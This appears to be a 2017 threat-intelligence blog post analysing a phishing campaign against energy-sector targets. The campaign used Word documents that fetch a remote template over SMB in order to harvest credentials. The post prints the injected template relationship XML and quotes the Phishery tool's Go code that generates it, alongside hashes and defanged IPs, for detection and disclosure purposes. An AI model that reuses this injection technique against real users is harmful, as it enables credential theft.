FRIDAY, JULY 7, 2017

Attack on Critical Infrastructure Leverages Template Injection

Contributors: Sean Baird, Earl Carter, Erick Galinkin, Christopher Marczewski & Joe Marshall

EXECUTIVE SUMMARY

Attackers are continually trying to find new ways to target users with malware sent via email. Talos has identified an email-based attack targeting the energy sector, including nuclear power, that puts a new spin on the classic word document attachment phish. Typically, malicious Word documents that are sent as attachments to phishing emails will themselves contain a script or macro that executes malicious code. In this case, there is no malicious code in the attachment itself. The attachment instead tries to download a template file over an SMB connection so that the user's credentials can be silently harvested. In addition, this template file could also potentially be used to download other malicious payloads to the victim's computer.

BACKGROUND


Since at least May 2017, Talos has observed attackers targeting critical infrastructure and energy companies around the world, primarily in Europe and the United States. These attacks target both the critical infrastructure providers, and the vendors those providers use to deliver critical services. Attacks on critical infrastructure are not a new concern for security researchers, as adversaries are keen to understand critical infrastructure ICS networks for reasons unknown, but surely nefarious.

One objective of this most recent attack appears to be to harvest credentials of users who work within critical infrastructure and manufacturing industries. Using a new twist on an old attack method, a clever adversary stole credentials from their victims by sending malicious word documents via email. These documents when opened, attempt to retrieve a template file from an attacker controlled external SMB server.


TECHNICAL INVESTIGATION

In the midst of recent attack trends and global campaigns, it has become easier to pass over simple techniques that serve attackers' best interests for years. As Talos has recently observed, sometimes new takes on reliable techniques can make them even more effective.


While investigating a recently reported attack and pivoting on the data provided, we landed on several interesting DOCX samples which were delivered as attachments in malicious spam emails. As shown below, these documents often claimed to be environmental reports or resumés/CVs.



Sample email containing a malicious document



One DOCX sample used during this attack



Another DOCX sample used during this attack

Applying social engineering techniques to craft convincing documents to entice targets to open them is a technique frequently used by attackers. We have no evidence that these documents are anything other than malicious. Additionally, we have no information to suggest that any entity mentioned in any of these documents have themselves been subject to an attack as part of this campaign.

Our first expectation was that we would find some malicious VBA macros or embedded scripting within the sample itself. Examination of the VBA code provided no such leads:

```
olevba 0.51dev11 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:-------- 93cd6696e150caf6106e6066b58107372dcf43377bf4420c848007c10ff80bc9
==============================================================================
FILE: 93cd6696e150caf6106e6066b58107372dcf43377bf4420c848007c10ff80bc9
Type: OpenXML
No VBA macros found.
```

Analysis of the document using oletools


We confirmed this by running the sample against another similar tool:

```
+-------------------------------------+

[*] INFLATE mode selected
[*] Opening file 93cd6696e150caf6106e6066b58107372dcf43377bf4420c848007c10ff80bc9
[*] Filesize is 37788 (0x939c) Bytes
[*] Microsoft Office Open XML Format document detected.

Found 12 files in this archive

[Content_Types].xml ----- 1312 Bytes ----- at Offset 0x00000000
docProps/app.xml ----- 716 Bytes ----- at Offset 0x00000551
docProps/core.xml ----- 635 Bytes ----- at Offset 0x0000084b
word/document.xml ----- 6948 Bytes ----- at Offset 0x00000af5
word/fontTable.xml ----- 1295 Bytes ----- at Offset 0x00002648
word/settings.xml ----- 1645 Bytes ----- at Offset 0x00002b87
word/styles.xml ----- 14781 Bytes ----- at Offset 0x00003223
word/webSettings.xml ----- 260 Bytes ----- at Offset 0x0000c0d
word/theme/theme1.xml ----- 7043 Bytes ----- at Offset 0x00006d43
word/_rels/document.xml.rels ----- 817 Bytes ----- at Offset 0x000088f9
word/_rels/settings.xml.rels ----- 358 Bytes ----- at Offset 0x00008c64
_rels/.rels ----- 590 Bytes ----- at Offset 0x00008e04


----------------------------------------------------------------------------
      Content was decompressed to C:\Users\User\AppData\Local\Temp\DecompressedMsOfficeDocument.

----------------------------------------------------------------------------

C:\Users\User\Desktop>
```

Further analysis of the DOCX

Again, none of the usual indicators of an embedded binary that would contain such code appeared in our analysis. The sample had been acquired from our sandbox by researching an IP address related to the attack, but the server was no longer accepting such requests at the time of the sandbox run. While we investigated other leads, we set up an isolated environment with a server listening on TCP 80 to determine what the document was trying to obtain, if anything.

At the loading screen for Word, we noticed something interesting:




Word attempting to load a template

The document was trying to pull down a template file from a particular IP, but no connection over TCP 80 had yet reached our decoy server. Sure enough, our live capture showed a failed handshake over TCP 445 instead. It was now time to manually parse the contents of the document for the IP address in question. Instead of code, we found an instance of template injection:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
    <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
        <Relationship Id="rId1337" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
        Target="file://  .  .  .  /Template.dotm"
        TargetMode="External"/>
    </Relationships>
```


Instance of template injection found in the document

Our initial intelligence concerning the attack suggested that a malicious SMB server was being used to silently harvest user credentials. As conveyed in the sample, we can now see that an injected template was used to establish such a connection to an external server over SMB. Still, this did not explain why the same sample had attempted a session over TCP 80. After further research, we determined that the sandbox VM had an established preference over SMB when it came to this connection type. In short, due to the network preference of the host, a WebDAV connection was attempted over an SMB session when requesting the template. This was confirmed with another related sample when another external server was still listening on TCP 80 but no longer serving the template.



Sandbox PCAP of the sample

The only entity left to move on from the template settings was the specific Relationship ID that was present in word/_rels/settings.xml.rels within the sample: rId1337. Researching this Relationship ID led us to the GitHub page of a phishing tool named Phishery which happened to use the exact same ID in its template injection:



GitHub page of the Phishery tool

Suprisingly, the same ID is found at the bottom of the aforementioned Go source:

```
func newSettingsRels(url string) []byte {
        newRels :=
                `<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
                <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
                        <Relationship Id="rId1337" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/att
                        Target=" +url+ "
                        TargetMode="External"/>
                </Relationships>`

        return []byte(newRels)
}
```

"rId1337" found in the Phishery tool, line 105.

Phishery, however, does NOT rely on a malicious SMB server. Rather, the connection is handled over HTTPS, and the user credentials are harvested via Basic Authentication with a prompt for the credentials. Such a prompt was not needed nor seen for samples requesting the template over SMB. The fact that both this tool and the reported attack rely on template injection with the exact same Relationship ID suggests one of the following:

1. Mere coincidence (always a possibility);
2. The attackers took notice of this tool and either modified it or developed their attack from scratch while sticking to the same concept used by the tool; or
3. The attackers used the same Relationship ID to thwart analysis of the attack itself (remember: our first inclination was to follow-up on the failed connection attempts over TCP 80).

At this time, there is no evidence to confirm any of the three possibilities. However, the attackers' reliance on a successful SMB session stemming from outbound traffic over TCP 445 further confirms that organizations are still failing to properly block such egress traffic to public hosts. With no credential prompt needed for the SMB variation, we can come to understand the simplicity and effectiveness of such a technique. If an attacker is able to compromise a host and run such a server internally, the situation becomes significantly more grave.

Furthermore, since the attacker controlled SMB server was down when we analyzed these samples, it is not possible to determine the ultimate payloads (if any) that could have been dropped by the template being downloaded. As we have seen with recent attacks, the intent of an attack is not always obvious. Forcing SMB requests to an external server has been a known security vulnerability for many years. Without further information it is impossible to conclude what the true scope of this attack was or what malicious payloads could have been involved.

CONCLUSION

Talos responded to these attacks by reaching out to known affected customers and ensuring that they were aware of and capable of responding to the threat. It also illustrates the importance of controlling your network traffic and not allowing outbound protocols such as SMB except where specifically required for your environment. Additionally, a number of ClamAV signatures and email rules were written in order to ensure that threats leveraging this Office template injection technique are blocked in the future.

COVERAGE

ClamAV signatures created to identify this attack:

Doc.Tool.Phishery-6331699-0
Doc.Downloader.TemplateInjection-6332119-0
Doc.Downloader.TemplateInjection-6332123-0

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	N/A
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) blocks the malicious word documents used by these threat actors.

CWS, WSA, and Umbrella can help identify outbound connections used by these threat actors.

Email Security can block malicious emails sent by threat actors as part of their campaign.

AMP Threat Grid helps identify malicious binaries and builds protection into all Cisco Security products.

IOCS

Due to the nature in which we obtained intelligence related to these attacks, we are unable to share all of the IOCs related to this event; however, we wanted to share as much as possible in the spirit of transparency and collaboration.

Malicious Documents
Filename: Report03-23-2017.docx
SHA256: 93cd6696e150caf6106e6066b58107372dcf43377bf4420c848007c10ff80bc9

Filename: Controls Engineer.docx
SHA256: (1) b02508baf8567e62f3c0fd14833c82fb24e8ba4f0dc84aeb7690d9ea83385baa
(2) 3d6eadf0f0b3fb7f996e6eb3d540945c2d736822df1a37dcd0e25371fa2d75a0
(3) ac6c1df3895af63b864bb33bf30cb31059e247443ddb8f23517849362ec94f08

Related IP Addresses
184[.]154[.]150[.]66
5[.]153[.]58[.]45
62[.]8[.]193[.]206

POSTED BY EARL CARTER AT 4:34 PM
LABELS: SMB MALWARE ENERGY

SHARE THIS POST

1 COMMENT:

UNKNOWN JULY 10, 2017 AT 2:14 PM

Hi, I've been researching similar SMB exploits. The http traffic is likely due to the WEBDAV system attempting to fetch metadata. This occurs when UNC paths are loaded.

Reply

Enter your comment...
Comment as: Google Account
Publish Preview

POST A COMMENT

NEWER POST HOME OLDER POST

SUBSCRIBE TO: POST COMMENTS (ATOM)